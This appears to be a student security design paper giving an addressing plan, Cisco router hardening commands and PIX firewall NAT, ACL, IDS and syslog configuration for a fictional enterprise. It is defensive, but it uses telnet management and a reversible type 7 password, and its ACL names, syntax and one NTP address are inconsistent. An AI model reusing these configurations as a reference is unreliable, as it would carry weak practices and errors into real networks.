Systems Admin team	10.0.8.0	255.255.255.0
Network Team	10.0.9.0	255.255.255.0
External Address	212.77.204.32	255.255.255.224

The following table details the IP Address for the servers.

Service Segment			
Server	**IP Address**	**Translated IP**	**NAT/PAT**
PIX Primary	10.0.1.254		
PIX Secondary	10.0.1.253		
Web Server	10.0.1.1	212.77.204.33	NAT
DNS Server	10.0.1.2	212.77.204.34	NAT
Mail Relay	10.0.1.3	212.77.204.35	NAT
Proxy/NTP Server	10.0.1.4	212.77.204.36	PAT

External Segment			
Server	**IP Address**	**Translated IP**	**NAT/PAT**
Router1 (ethernet)	212.77.204.62		
Router2 (ethernet)	212.77.204.61		
HSRP IP	212.77.204.60		
Router3 (ethernet)	212.77.204.57		
PIX 506	212.77.204.56		
PIX (Primary)	212.77.204.59		
PIX (Secondary)	212.77.204.58		

Staging Segment

Server	IP Address	Translated IP	NAT/PAT
PIX Primary	10.0.2.254		
PIX Secondary	10.0.2.253		
PIX 506	10.0.2.1		
VPN Address Pool	10.0.2.128-10.0.2.254		
TACACS+ Server	10.0.2.2		
Staging Server	10.0.2.3		

Database Segment

Server	IP Address	Translated IP	NAT/PAT
PIX Primary	10.0.3.254		
PIX Secondary	10.0.3.253		
Database Server	10.0.3.1		
Billing Server	10.0.3.2		

Internal Service Segment

Server	IP Address	Translated IP	NAT/PAT
PIX Primary	10.0.0.254		
PIX Secondary	10.0.0.253		
DNS/Domain Controller	10.0.0.1		
Mail Server	10.0.0.2		
SUS/AV Server	10.0.0.3		

Internal Service Segment

Server	IP Address	Translated IP	NAT/PAT
Developer Switch VLAN port	10.0.6.254		
Project manager	10.0.6.128/25		
Quality Analysis team switch VLAN Port	10.0.7.254		
System Admin team switch VLAN port	10.0.8.254		
Network admin team switch VLAN port	10.0.9.254		
IDS Management/Syslog Server	10.0.0.250		

The IP Address used by credit card service providers – 202.142.0.0/24

The IP Address used by one of the partner – 198.65.158.0/24

IP assigned to routers external interface – 212.77.200.1

2. Securing the Devices – Defining Access Control

2.1.1. Router Hardening

The perimeter router of GIAC Enterprise has been configured in accordance with the Router Security Configuration Guide from National Security Agency. The following briefs the guidelines and recommendations for GIAC FCS (refer reference section for the URL).

Router Security Configuration from national security agency provides the following information and recommends these services to be disabled on the router to protect the router from any potential attacks.

Feature	Description	Default	Recommendation
Cisco Discovery Protocol (CDP)	Proprietary layer 2 protocol between Cisco devices.	Enabled	CDP is almost never needed, disable it
TCP small servers	Standard TCP network services: echo, chargen, etc.	11.3: disabled11.2: enabled	This is a legacy feature, disable it explicitly.
UDP small servers	Standard UDP network services: echo, discard, etc.	11.3: disabled11.2: enabled	This is a legacy feature, disable it explicitly.
Finger	Unix user lookup service, allows remote listing of users.	Enabled	Unauthorized persons don't need to know this, disable
HTTP server	Some Cisco IOS devices offer web-based configuration.	Varies by device	If not in use, explicitly disable, otherwise restrict access.
Bootp server	Service to allow other routers to boot from this one.	Enabled	This is rarely needed and may open a security hole, disable it
Configuration auto-loading	Router will attempt to load its configuration via TFTP.	Disabled	This is rarely used, disable it if it is not in use
IP source routing	IP feature that allows packets to specify their own routes.	Enabled	This rarely-used feature can be helpful in attacks, disable it.
Proxy ARP	Router will act as a proxy for layer 2 address resolution.	Enabled	Disable this service unless the router is serving as a LAN bridge.
IP directed broadcast	Packets can identify a target LAN for broadcasts.	Enabled (11.3 & earlier)	Directed broadcast can be used for attacks, disable it.
IP unreachable notifications	Router will explicitly notify senders of incorrect IP addresses.	Enabled	Can aid network mapping, disable on interfaces to untrusted networks.
IP mask reply	Router will send an interface's IP address mask in response to an ICMP mask request	Disabled	Can aid IP address mapping; explicitly disable on interfaces to untrusted networks.
IP redirects	Router will send an ICMP redirect message in response to certain routed IP packets.	Enabled	Can aid network mapping, disable on interfaces to untrusted networks.
Simple Network Mgmt. Protocol	Routers can support SNMP remote query and configuration.	Enabled	If not in use, explicitly disable, otherwise restrict access.

2.1.1.1. Router Configuration

Disable CDP globally

```
Router # config terminal
Router(config)# no cdp run
```

Turning off udp and tcp services

```
Router(config)# no service tcp-small-servers
Router(config)# no service udp-small-servers
```

Turning off the finger service

```
Router(config)# no service finger
```

Turning off the http service

```
Router(config)# no ip http server
```

Turning off the boot server

```
Router(config)# no ip bootp server
```

Disabling source routing

```
Router(config)# no ip source-route
```

Disable proxy arp

```
Router(config-if)# no ip proxy-arp
```

Disable IP Directed broadcast

```
Router(config-if)# no ip directed-broadcast
```

Disable ip unreachable notification

```
Router(Config)#interface Serial 0/0
Router(Config-if)#no ip redirect
Router(Config-if)#no ip unreachable
Router(Config-if)#no ip mask-reply
```

Logging timestamps

```
Router(Config)# service timestamps debug datetime msec localtime
Router(Config)# service timestamps log datetime msec localtime
```

Password encryption

```
Router(Config-if)# service password-encryption
```

Defining terminal timeout

```
Router(Config)# line console 0
Router(Config-line)# exec-timeout 2 30
```

```
Restricting VTY login
Router(Config)# line  vty 0 4
Router(Config-line)#  access-class 11 in
Router(Config-line)# exec-timeout 2 30
Router(Config-line)# password 7 1343252B050B267A
Router(Config-line)#  login
 transport input telnet
Enabling syslog
Router(Config)# logging 10.0.0.250
Router(Config)# logging trap 6
Router(Config)# logging facility 0
Disabling aux port
Router(Config)# line aux 0
Router(Config-line)# transport input none
Router(Config-line)# login local
Login Banner
Router # Config Terminal
Router(Config)# banner login #   Unauthorized to this system is restricted. All
access to this system is      monitored    #
NTP Configuration
Router# config terminal
Router (config)# ntp server 10.0.1.4
Restricting SNMP Access
Router(config)# snmp-server community <read only community name >  RO 1
Router(config)# snmp-server community <read write community name >  RW 1
Router(Config)# access-list 1 permit 10.0.0.250
Router(config)# snmp-server host 10.0.0.250 version 2c  <read only community
name >
Router(config)# no snmp-server system-shutdown
```

2.1.1.2. Controlling Traffic

Access control list were defined on the router taking into consideration of the following:

- Block ICMP traffic to and from the secured router.
- Block any direct communication to the router from untrusted zones.
- Block any direct communication from the untrusted zones to the Firewall.
- From untrusted zone restrict access only to the required server and service in the dmz segment.
- Define anti spoofing rules.

2.1.1.2.1. Access Policies Defined on the Router

The following are the access rules defined on the perimeter router. Named access-list is used to define the access control list on the router. This access control list acts as the ingress filter for the router serial interface.

```
Router (config)# ip access-list extended gias-secure
Deny rfc 1918 addresses:
Router(config-ext-nacl)#deny   ip 10.0.0.0 0.255.255.255 any
 Router(config-ext-nacl)# deny  ip 172.16.0.0 0.15.255.255 any
Router(config-ext-nacl)# deny  ip 192.168.0.0 0.0.255.255 any
Deny packets with localhost, broadcast and multicast addresses:
Router(config-ext-nacl)# deny ip host 127.0.0.1 any
Router(config-ext-nacl)# deny ip 224.0.0.0 7.255.255.255 any
Router(config-ext-nacl)#deny ip 255.0.0.0 0.255.255.255 any
Deny packets with source ip address starting with 0:
 Router(config-ext-nacl)# deny  ip 0.0.0.0 0.255.255.255 any
Deny Packets to Prevent Spoofing:
Router(config-ext-nacl)# deny   ip 212.77.204.32 0.0.0.31 any
Deny Packets to NetBIOS sessions:
Router(config-ext-nacl)# deny  tcp any any eq 445
Router(config-ext-nacl)# deny  udp any any eq 445
 Router(config-ext-nacl)# deny  tcp any any eq 139
 Router(config-ext-nacl)# deny  tcp any any eq 137
 Router(config-ext-nacl)# deny  udp any any eq netbios-dgm
 Router(config-ext-nacl)# deny  udp any any eq netbios-ns
 Router(config-ext-nacl)# deny  udp any any eq netbios-ss
 Deny Packets to terminal Services:
```

```
Router(config-ext-nacl)# deny  tcp any any eq 3389
Deny ICMP traffic
Router(config-ext-nacl)# deny  icmp any any
Permit traffic to web servers:
Router(config-ext-nacl)# permit tcp any host 212.77.204.33 eq 80
Router(config-ext-nacl)# permit tcp any host 212.77.204.33 eq 443
Permit ACK packets to inside network:
Router(config-ext-nacl)# permit tcp any 212.77.204.32 0.0.0.31 established
Permit incoming traffic to the domain servers:
Router(config-ext-nacl)# permit udp any host 212.77.204.34 eq domain
Permit incoming traffic to the mail servers:
Router(config-ext-nacl)# permit tcp any host 212.77.204.35 eq 25
Permit incoming NTP traffic to the NTP servers:
Router(config-ext-nacl)# permit udp any eq 123 host 212.77.204.36 eq 123
Permit incoming Active FTP data traffic:
Router(config-ext-nacl)# permit tcp any eq 20 host 212.77.204.36 gt 1024
Permit incoming VPN traffic:
Router(config-ext-nacl)# permit udp any host 212.77.204.56 eq isakmp
 Router(config-ext-nacl)# permit ah any host 212.77.204.56
 Router(config-ext-nacl)# permit esp any host 212.77.204.56
Allow icmp echo reply for network testing:
Router(config-ext-nacl)# permit any host 212.77.204.36 echo-reply
Stealth Rule:
Router(config-ext-nacl)# deny ip any any log
```

For outbound traffic the access control list is applied to the Ethernet interface.

```
Router (config)# ip access-list standard anti-spoof
Permit IP with source IP equals to the cloud assigned to GIAC Enterprise
Router(config-ext-nacl)# permit ip 212.77.204.32 0.0.0.31
Used for NTP and Management:
Router(config-ext-nacl)#permit ip host 10.0.9.250
Router(config-ext-nacl)#permit ip host 10.0.1.4
Router(config-ext-nacl)# deny ip any any log
```

Note: Cisco has come up with the reflexive access list, this is not used in this scenario as it consumes memory and GIAC Enterprise has a dedicated firewall which works on stateful inspection.

```
Access list to control telnet traffic
Router (config)# access-list 11 permit 10.0.9.0 0.0.0.255
Applying to the vty line
Router (config)# line vty 0 4
Router (config-line)# access-class 11 in
Applying ACL to the interface
Router (config)# interface serial 0/0
Router(Config-if)# access-group giac-secure in
Router(Config-if)# exit
Router (config)# interface fa0/0
Router(Config-if)# access-group anti-spoof in
Router(Config-if)# exit
```

2.2 Firewall Configuration

PIX 515 with unrestricted license is deployed at GIAC Enterprise as the second level of defence. Access policies are defined on the PIX to restrict access between the various segments. PIX is configured in high availability mode, with primary and secondary firewall. This ensures no single point of failure.

VPN traffic is terminated on the PIX 506. The PIX 506 is terminated on a separate segment of the PIX firewall. This ensures that there is no backdoor to the inside network or no traffic bypass the PIX firewall. The only traffic that is not controlled by PIX is the traffic from the suppliers to the staging server. Taking into consideration that PIX 515 can support a maximum of only five interfaces, this risk is accepted. To secure the access, access policies can be defined on the PIX 506.

2.2.1. PIX Firewall Network Interface Information

The following table summarizes the interface configuration of the PIX firewall.

Interface Name	**Interface IP Address**	**Interface Speed**	**Interface Security Level**
Outside	212.77.204.59/27	100 Mbps full duplex	0
Inside	10.0.3.254/24	100 Mbps full duplex	100
Dmz	10.0.1.254/24	100 Mbps full duplex	50
Staging	10.0.2.254/24	100 Mbps full duplex	75
Internal	10.0.0.254/24	100 Mbps full duplex	80
failover	10.0.10.1/30	100 Mbps full duplex	25

The following table shows the respective configuration

```
Enabling the interface:
interface ethernet0 100full
interface ethernet1 100full
interface ethernet2 100full
interface ethernet3 100full
interface ethernet4 100full
interface ethernet5 100full
Naming the interface and defining the security level:
nameif ethernet0 outside security0   → corresponds to external segment
nameif ethernet1 inside security100 → corresponds to database segment
nameif ethernet2 DMZ security50 → corresponds to service segment
nameif ethernet3 staging security 75 → corresponds to staging segment
nameif ethernet4 internal security 80 → corresponds to internal segment
nameif ethernet5 failover security 25 → corresponds to failover
Defining the IP Address:
ip address outside 212.77.204.59 255.255.255.224
ip address inside 10.0.3.254 255.255.255.0
ip address DMZ 10.0.1.254 255.255.255.0
ip address staging 10.0.2.254 255.255.255.0
ip address internal 10.0.0.254 255.255.255.0
ip address failover 10.0.10.1 255.255.255.252
```

2.2.2. Routing Information

The following table summarizes the routing information to de defined on the PIX firewall.

Interface Name	Destination network	Network mask	Gateway
Outside	0.0.0.0	0.0.0.0	212.77.204.60
Outside	202.142.0.0	255.255.255.0	212.77.204.57
Inside	10.0.6.0	255.255.255.0	10.0.0.252
Inside	10.0.7.0	255.255.255.0	10.0.0.252
Inside	10.0.8.0	255.255.255.0	10.0.0.252
Inside	10.0.9.0	255.255.255.0	10.0.0.252

The PIX configuration to accomplish the same

```
Route Configuration:
route outside 0.0.0.0 0.0.0.0 212.77.204.60
route outside 202.142.0.0 255.255.255.0 212.77.204.57
route internal 10.0.6.0 255.255.255.0 10.0.0.252
route internal 10.0.7.0 255.255.255.0 10.0.0.252
route internal 10.0.8.0 255.255.255.0 10.0.0.252
route internal 10.0.9.0 255.255.255.0 10.0.0.252
```

2.2.3. NAT Rules

Two types of address translations are defined on the PIX firewall, static and port address translation. The table below shows the summary for NAT requirement.

2.2.3.1. Static Address Translation

Local interface	Global Address interface	Host IP	Static IP	comments
Dmz	Outside	10.0.1.1	212.77.204.33	Static NAT to allow in coming web request

Dmz	Outside	10.0.1.2	212.77.204.34	Static NAT to allow in coming domain queries
Dmz	Outside	10.0.1.3	212.77.204.35	Static NAT to allow mail traffic

2.2.3.2. Global Address Translation

Local interface	Global Address interface	Host IP	PAT IP	Comments
Dmz	Outside	10.0.1.4	212.77.204.36	Outgoing http, https and NTP traffic.

2.2.3.3. No Nat

Local interface	Remote interface	Host IP	Remote network/IP	Comments
Dmz	Outside	10.0.1.4	212.77.204.32 /27	For allowing NTP traffic from perimeter devices
Inside	Dmz	10.0.3.2	10.0.1.1	For allowing interaction between web server and database server
Internal	Dmz	10.0.0.0/24	10.0.1.0/24	To allow mail traffic, dns traffic, web traffic and SUS.
Internal	Dmz	10.0.8.0/24	10.0.3.0/24 10.0.1.0/24 10.0.2.0/24	For server management
Internal	DMZ	10.0.9.0/24	212.77.204.56 212.77.204.57 212.77.204.61 212.77.204.62	For network equipment management.

Local interface	Remote interface	Host IP	Remote network/IP	Comments
Inside	Staging	10.0.3.1	10.0.2.3	Access from staging server to database server.
Internal/ inside	Staging	10.0.2.128/25	10.0.3.2 10.0.0.2 10.0.0.1	For mobile users to contact the billing server and for checking the mails

2.2.4. Access Control

Access Control is used to define policies to control access through the firewall.

2.2.4.1. Inbound Access Control

In bound Access Control is for traffic originating from untrusted zone (internet) destined to GIAC Enterprise network.

Access-list Identifier	Permit/Deny	Network Protocol	Source Address	Destination Address	Destination Port	Interface to Bind
outside_access_in	Permit	tcp	any	212.77.204.33	80	outside
	permit	tcp	any	212.77.204.33	443	
	permit	tcp	any	212.77.204.35	25	
	permit	udp	any	212.77.204.34	53	
	permit	udp	212.77.204.56	10.0.1.4	123	
	permit	udp	212.77.204.57	10.0.1.4	123	
	permit	udp	212.77.204.61	10.0.1.4	123	
	permit	udp	212.77.204.62	10.0.1.4	123	
	permit	udp	212.77.204.56	10.0.0.250	162	
	permit	udp	212.77.204.57	10.0.0.250	162	
	permit	udp	212.77.204.61	10.0.0.250	162	
	permit	udp	212.77.204.62	10.0.0.250	162	
	permit	udp	212.77.204.56	10.0.0.250	514	
	permit	udp	212.77.204.57	10.0.0.250	514	
	permit	udp	212.77.204.61	10.0.0.250	514	
	permit	udp	212.77.204.62	10.0.0.250	514	

2.2.4.2. DMZ Access Control

This access list is used to restrict access from DMZ segments to other segments.

Access-list Identifier	Permit/Deny	Network Protocol	Source Address	Destination Address	Destination Port	Interface to Bind
dmz_access_in	Deny	Tcp	10.0.1.4	10.0.0.0/16	80	dmz
	Deny	Tcp	10.0.1.4	10.0.0.0/16	443	
	Deny	Tcp	10.0.1.4	10.0.0.0/16	21	
	Permit	Icmp	10.0.1.4	Any	Echo-request	
	Permit	tcp	10.0.1.4	any	80	
	Permit	tcp	10.0.1.4	any	21	
	Permit	tcp	10.0.1.4	any	443	
	Permit	tcp	10.0.1.3	any	25	
	Permit	udp	10.0.1.2	any	53	
	Permit	tcp	10.0.1.1	202.142.0.0/24	1111	
	Permit	Tcp	10.0.1.1	10.0.3.1	1433	
	Permit	Udp	10.0.1.4	128.250.36.2	123	
	permit	icmp	10.0.1.0/24	10.0.8.0/24	Echo-reply	
	permit	icmp	10.0.1.0/24	10.0.9.0/24	Echo-reply	
	Permit	tcp	10.0.1.1	10.0.0.3	80	
	Permit	tcp	10.0.1.1	10.0.0.3	443	

2.2.4.3. Staging Segment Access Control

This access-list is used to control access from the staging segment.

Access-list Identifier	Permit/Deny	Network Protocol	Source Address	Destination Address	Destination Port	Interface to Bind
Staging_access_in	permit	tcp	10.0.2.128/25	10.0.0.2	25	staging
	permit	tcp	10.0.2.128/25	10.0.0.2	143	
	permit	tcp	10.0.2.128/25	10.0.3.2	8888	
	permit	tcp	10.0.2.3	10.0.0.3	80	
	permit	tcp	10.0.2.3	10.0.0.3	443	
	permit	tcp	10.0.2.3	10.0.3.1		
	permit	icmp	10.0.2.3	10.0.8.0/24	Echo-reply	
	permit	icmp	10.0.2.3	10.0.9.0/24	Echo-reply	

2.2.4.4. Database Segment Access Control

This access-list is used to control access from the inside segment.

Access-list Identifier	Permit/Deny	Network Protocol	Source Address	Destination Address	Destination Port	Interface to Bind
database_Access_in	permit	tcp	10.0.3.1	10.0.0.3	80	inside
	permit	tcp	10.0.3.1	10.0.0.3	443	
	permit	tcp	10.0.3.2	10.0.0.3	80	
	permit	tcp	10.0.3.2	10.0.0.3	443	
	permit	icmp	10.0.3.0/24	10.0.8.0/24	Echo-reply	
	permit	icmp	10.0.3.0/24	10.0.9.0/24	Echo-reply	
	permit	tcp	10.0.3.2	10.0.0.3	443	

2.2.4.5. Inside Segment Access Control

This access-list is used to control access from the internal segment.

Access-list Identifier	Permit/Deny	Network Protocol	Source Address	Destination Address	Destination Port	Interface to Bind
inside_access_in	permit	tcp	10.0.0.2	10.0.1.3	25	internal
	permit	udp	10.0.0.1	10.0.1.2	53	
	permit	tcp	10.0.0.0/24	10.0.1.4	8080	
	permit	tcp	10.0.6.0/24	10.0.1.4	8080	
	permit	tcp	10.0.7.0/24	10.0.1.4	8080	
	permit	tcp	10.0.8.0/24	10.0.1.5	8080	
	permit	tcp	10.0.9.0/24	10.0.1.5	8080	
	permit	tcp	10.0.8.0/24	10.0.1.1	3389	
	permit	tcp	10.0.8.0/24	10.0.2.3	3389	
	permit	tcp	10.0.8.0/24	10.0.3.1	3389	
	permit	tcp	10.0.8.0/24	10.0.3.2	3389	
	permit	tcp	10.0.8.0/24	10.0.0.1	3389	
	permit	tcp	10.0.8.0/24	10.0.0.2	3389	
	permit	tcp	10.0.8.0/24	10.0.0.3	3389	
	permit	tcp	10.0.8.0/24	10.0.3.1	1433	
	permit	tcp	10.0.8.0/24	10.0.1.2	22	
	permit	tcp	10.0.8.0/24	10.0.1.3	22	
	permit	tcp	10.0.8.0/24	10.0.1.4	22	
	permit	tcp	10.0.9.0/24	212.77.204.56	23	
	permit	tcp	10.0.9.0/24	212.77.204.57	23	
	permit	tcp	10.0.9.0/24	212.77.204.61	23	
	permit	tcp	10.0.9.0/24	212.77.204.62	23	
	permit	tcp	10.0.9.0/24	10.0.0.254	22	
	permit	tcp	10.0.9.0/24	10.0.0.250	22	
	permit	tcp	10.0.9.0/24	10.0.0.254	443	
	permit	tcp	10.0.9.0/24	10.0.0.250	443	
	permit	tcp	10.0.7.0/24	10.0.2.3	4444	
	permit	tcp	10.0.6.128/25	10.0.1.1	3389	
	permit	tcp	10.0.6.128/25	10.0.2.3	3389	
	permit	tcp	10.0.6.128/26	10.0.3.2	3389	
	permit	tcp	10.0.6.128/27	10.0.3.1	3389	
	permit	tcp	10.0.6.128/25	10.0.1.1	21	
	permit	tcp	10.0.6.128/25	10.0.2.3	21	
	permit	tcp	10.0.6.128/25	10.0.3.2	21	
	permit	tcp	10.0.6.128/25	10.0.3.1	1433	
	permit	icmp	10.0.9.0/24	any	echo	
	permit	icmp	10.0.9.0/24	any	echo-reply	
	permit	icmp	10.0.8.0	any	echo	
	permit	icmp	10.0.8.0	any	echo-reply	

2.2.5. *Object Group*

```
Object Group for inside network:
object-group network inside-net
GIAC(config-network)# network-object 10.0.0.0 255.255.255.0
GIAC(config-network)# network-object 10.0.6.0 255.255.255.0
GIAC(config-network)# network-object 10.0.7.0 255.255.255.0
GIAC(config-network)# network-object 10.0.8.0 255.255.255.0
GIAC(config-network)# network-object 10.0.9.0 255.255.255.0
Object Group for perimeter network Object:
GIAC (config)# object-group network network-device
GIAC(config-network)# network-object host 212.77.204.56
GIAC(config-network)# network-object host 212.77.204.57
GIAC(config-network)# network-object host 212.77.204.61
GIAC(config-network)# network-object host 212.77.204.62
Object Group for Server Object:
GIAC (config)# object-group network server
GIAC(config-network)# network-object 10.0.1.0 255.255.255.0
GIAC(config-network)# network-object 10.0.2.0 255.255.255.0
Object Group for windows server:
GIAC (config)# object-group network win-server
GIAC(config-network)# network-object host 10.0.1.1
GIAC(config-network)# network-object host 10.0.2.3
GIAC(config-network)# network-object host 10.0.3.1
GIAC(config-network)# network-object host 10.0.3.2
GIAC(config-network)# network-object host 10.0.0.1
GIAC(config-network)# network-object host 10.0.0.2
GIAC(config-network)# network-object host 10.0.0.3
Object Group for Linux server:
GIAC (config)# object-group network linux-server
GIAC(config-network)# network-object host 10.0.1.2
GIAC(config-network)# network-object host 10.0.1.3
GIAC(config-network)# network-object host 10.0.1.4
```

Object Group for windows server

```
GIAC (config)# object-group network win-server-1
GIAC(config-network)# network-object host 10.0.1.1
GIAC(config-network)# network-object host 10.0.2.3
GIAC(config-network)# network-object host 10.0.3.1
GIAC(config-network)# network-object host 10.0.3.2
```

Object Group for Browsing ports:

```
GIAC (config)# object-group service browse tcp
GIAC(config-service)# port-object eq 80
GIAC(config-service)# port-object eq 443
```

2.2.6. Defining the NAT rule

2.2.6.1. Static NAT

Static NAT Configuration:

For accessing the Web server from outside

```
static (inside,outside) 212.77.204.33 10.0.1.1 netmask 255.255.255.255 50000 5000
```

For accessing the dns server from outside

```
static (inside,outside) 212.77.204.34 10.0.1.2 netmask 255.255.255.255 4000 1000
```

For accessing the mail relay server from outside

```
static (inside,outside) 212.77.204.35 10.0.1.3 netmask 255.255.255.255 40000 5000
```

In PIX firewall, protection against the SYN flood attacks is defined using the embryonic limit. When the number of half open connection through the PIX firewall reaches embryonic limit defined by the static statement, every SYN to the affected server is intercepted. From now onwards for each SYN PIX responds on behalf of the server and allows the connection through the PIX to the server only if it is a legitimate request. (PIX wait for the SYN/ACK from the request initiation party and if PIX didn’t get any SYN/ACK from the client it drops the connection).

2.2.6.2. Global NAT

Global NAT Configuration:

For proxy server to go outside

```
Nat (dmz) 1 10.0.1.4 255.255.255.255
Global (outside) 1 212.77.204.36 255.255.255.255
```

2.2.6.3. No NAT configuration

```
No NAT configuration
No NAT to connect to the NTP server
Access-list 1 permit ip host 10.0.1.4 212.77.204.32 255.255.255.224
Nat (dmz) 0 access-list 1
Access-list 2 permit ip host 10.0.3.1 host 10.0.1.1
No NAT to access the database server from web server, internal segment and from staging server
Access-list 2 permit ip 10.0.3.0 255.255.255.0 10.0.8.0 255.255.255.0
Access-list 2 permit ip host 10.0.3.1 host 10.0.1.1
Access-list 2 permit ip host 10.0.3.1 host 10.0.2.3
Access-list 2 permit ip host 10.0.3.1 host 10.0.1.1
Nat (inside) 0 access-list 2
No NAT to access from internal network to network with in GIAC
Access-list 3 permit ip object-group inside-net 10.0.1.0 255.255.255.0
Access-list 3 permit ip 10.0.8.0 255.255.255.0 object-group win-server
Access-list 3 permit ip 10.0.9.0 255.255.255.0 object-group network
No NAT for communication to syslog/ management server
Access-list 3 permit ip host 10.0.0.250 object-group network
Nat (internal) 0 access-list 3
```

2.2.7. Firewall Policies

The following are the policies defined on the PIX firewall.

2.2.7.1. ACL on Outside Interface

```
Inbound access control defined on the outside interface
Policies to allow inbound traffic to web server port 80 and 443:
access-list outside_access_in permit tcp any host 212.77.204.33 object-group browse
Policies to allow inbound smtp traffic:
access-list outside_access_in permit tcp any host 212.77.204.35 eq 25
Policies to allow inbound dns queries:
access-list outside_access_in permit udp any host 212.77.204.34 eq 53
```

Policies to allow inbound NTP synchronization traffic from the perimeter network device:

```
access-list outside_access_in permit udp object-group network-device host 10.0.1.4 eq 123
```

Policies to allow snmptrap:

```
access-list outside_access_in permit udp object-group network-device host 10.0.0.250 162
```

Policies to forward syslog data to the syslog server:

```
access-list outside_access_in permit udp object-group network-device host 10.0.0.250 514
```

Stealth Rule:

```
access-list outside_access_in  Deny ip any any
```

2.2.7.2. ACL Applied on dmz Interface

Deny outbound web traffic to inside segment from proxy

```
access-list dmz_access_in deny tcp host 10.0.1.4 10.0.0.0 255.255.0.0 object-group browse
```

Deny outbound ftp traffic to inside from proxy

```
access-list dmz_access_in deny tcp host 10.0.1.4 10.0.0.0 255.255.0.0 eq 21
```

Allow outbound web traffic from the proxy server:

```
access-list dmz_access_in permit tcp host 10.0.1.4 any object-group browse
```

Allow outbound ftp traffic from the proxy server:

```
access-list dmz_access_in permit tcp host 10.0.1.4 any eq 21
```

Allow outbound NTP traffic from the NTP server:

```
access-list dmz_access_in permit udp host 10.0.1.4 host 128.250.136.2 eq 123
```

Allow outbound smtp traffic from the mail server

```
access-list dmz_access_in permit tcp host 10.0.1.3 any eq 25
```

Allow outbound dns traffic from the dns server

```
access-list dmz_access_in permit udp host 10.0.1.2 any eq 53
```

Allow outbound card verification traffic from the web server to the service provider:

```
access-list dmz_access_in permit tcp host 10.0.1.1 202.142.0.0 255.255.255.0 eq 1111
```

Allow connectivity between database server and SQL database Server:

```
Access-list dmz_access_in permit tcp host 10.0.1.1 host 10.0.3.1 eq 1433
```

Allow patch update traffic to the SUS server:

```
access-list dmz_access_in permit tcp host 10.0.1.1 host 10.0.0.3 object-group browse
```

Stealth Rule:

```
access-list dmz_access_in deny ip any any
```

2.2.7.3. ACL Applied on staging Interface

Allow mobile users to access the mail server port 25 and 143 (imap):

```
access-list staging_access_in permit tcp 10.0.2.128 255.255.255.128 host 10.0.0.2 eq 25
```

```
access-list staging_access_in permit tcp 10.0.2.128 255.255.255.128 host 10.0.0.2 eq 143
```

Allow mobile users to access the Billing Server port 8888:

```
access-list staging_access_in permit tcp 10.0.2.128 255.255.255.128 host 10.0.3.2 eq 8888
```

Allow patch update from staging server to SUS server

```
access-list staging_access_in permit tcp host 10.0.2.3 host 10.0.0.3 object-group browse
```

Allow database connectivity between the staging server and the Database server (this is for updating the cookie from staging server to the database server):

```
access-list staging_access_in permit tcp host 10.0.2.3 host 10.0.3.1 eq 1433
```

Stealth Rule:

```
access-list staging_access_in deny ip any any
```

2.2.7.4. ACL Applied on inside (database) Interface

Allow patch update from database server to SUS server:

```
access-list database_access_in permit tcp host 10.0.3.1 host 10.0.0.3 object-group browse
```

Allow patch update from Billing server to SUS server:

```
access-list database_access_in permit tcp host 10.0.3.2 host 10.0.0.3 object-group browse
```

Stealth Rule:

```
access-list database_access_in deny ip any any
```

2.2.7.5. ACL Applied on Internal Interface

Allow internal mail server to mail relay server:

```
access-list inside_access_in permit tcp host 10.0.0.2 host 10.0.1.3 eq 25
```

Allow dns traffic to the dns server:

```
access-list inside_access_in permit tcp host 10.0.0.1 host 10.0.1.2 eq 53
```

Allow traffic to the proxy server

```
access-list inside_access_in permit tcp object-group inside-net host 10.0.1.4 eq 8080
```

Allow terminal service traffic from system administrator segment to windows servers

```
access-list inside_access_in permit tcp 10.0.8.0 255.255.255.0 object-group win-server eq 3389
```

Allow terminal service traffic from system administrator segment to linux servers

```
access-list inside_access_in permit tcp 10.0.8.0 255.255.255.0 object-group linux-server eq 22
```

Allow terminal service traffic from network administrator segment to network devices port 23 .

```
access-list inside_access_in permit tcp 10.0.9.0 255.255.255.0 object-group network-device eq 23
```

Allow access to PIX firewall (22 and 443) for management from network administrator segment.

```
access-list inside_access_in permit tcp 10.0.9.0 255.255.255.0 host 10.0.0.254 eq 22
access-list inside_access_in permit tcp 10.0.9.0 255.255.255.0 host 10.0.0.254 eq 443
```

Allow access form quality testing team to the staging server:

```
access-list inside_access_in permit tcp 10.0.7.0 255.255.255.0 host 10.0.2.3 eq 4444
```

Allow terminal access from development team to the windows servers restricted to managers alone (10.0.6.128/128 network)

```
access-list inside_access_in permit tcp 10.0.6.128 255.255.255.128 object-group win-server-1 eq 3389
```

Allow ftp from project managers to the servers for uploading the final codes:

```
access-list inside_access_in permit tcp 10.0.6.128 255.255.255.128 host 10.0.1.1 eq 21
access-list inside_access_in permit tcp 10.0.6.128 255.255.255.128 host 10.0.2.3 eq 21
```

```
access-list inside_access_in permit tcp 10.0.6.128 255.255.255.128 host 10.0.3.2 eq 21
Allow access to the database servers for project managers:
access-list inside_access_in permit tcp 10.0.6.128 255.255.255.128 host 10.0.3.1 eq 1433
Allow icmp traffic:
access_list inside_access_in permit icmp 10.0.9.0 255.255.255.0 any echo
access_list inside_access_in permit icmp 10.0.9.0 255.255.255.0 any echo-reply
access_list inside_access_in permit icmp 10.0.8.0 255.255.255.0 any echo
access_list inside_access_in permit icmp 10.0.8.0 255.255.255.0 any echo-reply
Stealth Rule
access_list inside_access_in deny ip any any
```

2.2.7.6. Appying policies on the interface

```
Access-group outside_access_in in interface outside
Access-group dmz_access_in in interface dmz
Access-group staging_access_in in interface staging
Access-group database_access_in in interface inside
Access-group inside_access_in in interface internal.
Restricting telnet access to the PIX firewall only from network admin PC 10.0.9.254.
telnet 10.0.9.254 255.255.255.255 inside
SNMP configuration:
snmp-server host inside 10.0.0.250
no snmp-server location
no snmp-server contact
snmp-server community giacfcs-ro
snmp-server enable traps
```

2.2.8. PIX configuration

2.2.8.1. IDS Configuration

PIX firewall can offer limited IDS feature. It supports only minimal IDS signatures and cant act as a full fledged IDS. The IDS feature needs to be enabled on the interface. The following configuration is made to enable IDS on the outside interface of PIX firewall. The action taken for each match is to alarm, sent logs to syslog server.

```
Defining the default action to take
Ip audit attack action alarm
Ip audit info action alarm
Defining the named ip audit to be applied to interface
Ip audit name outside_attack attack
Ip audit name outside_info info
Applying to the interface
Ip audit interface outside outside_attack
Ip audit interface outside outside_infp
```

2.2.8.2. Syslog Configuration

Syslog is configured to log all alerts, policy violation and IDS information.

```
Enable logging
Logging on
Define the syslog server
Logging host  internal 10.0.0.250
Disable console loging
No logging console
Disable displaying messages on telnet screen
No logging monitor
Logging buffered for critical alerts
Logging buffered 2
Logging with timestamp
Logging timestamp
Defining logging level for syslog messages
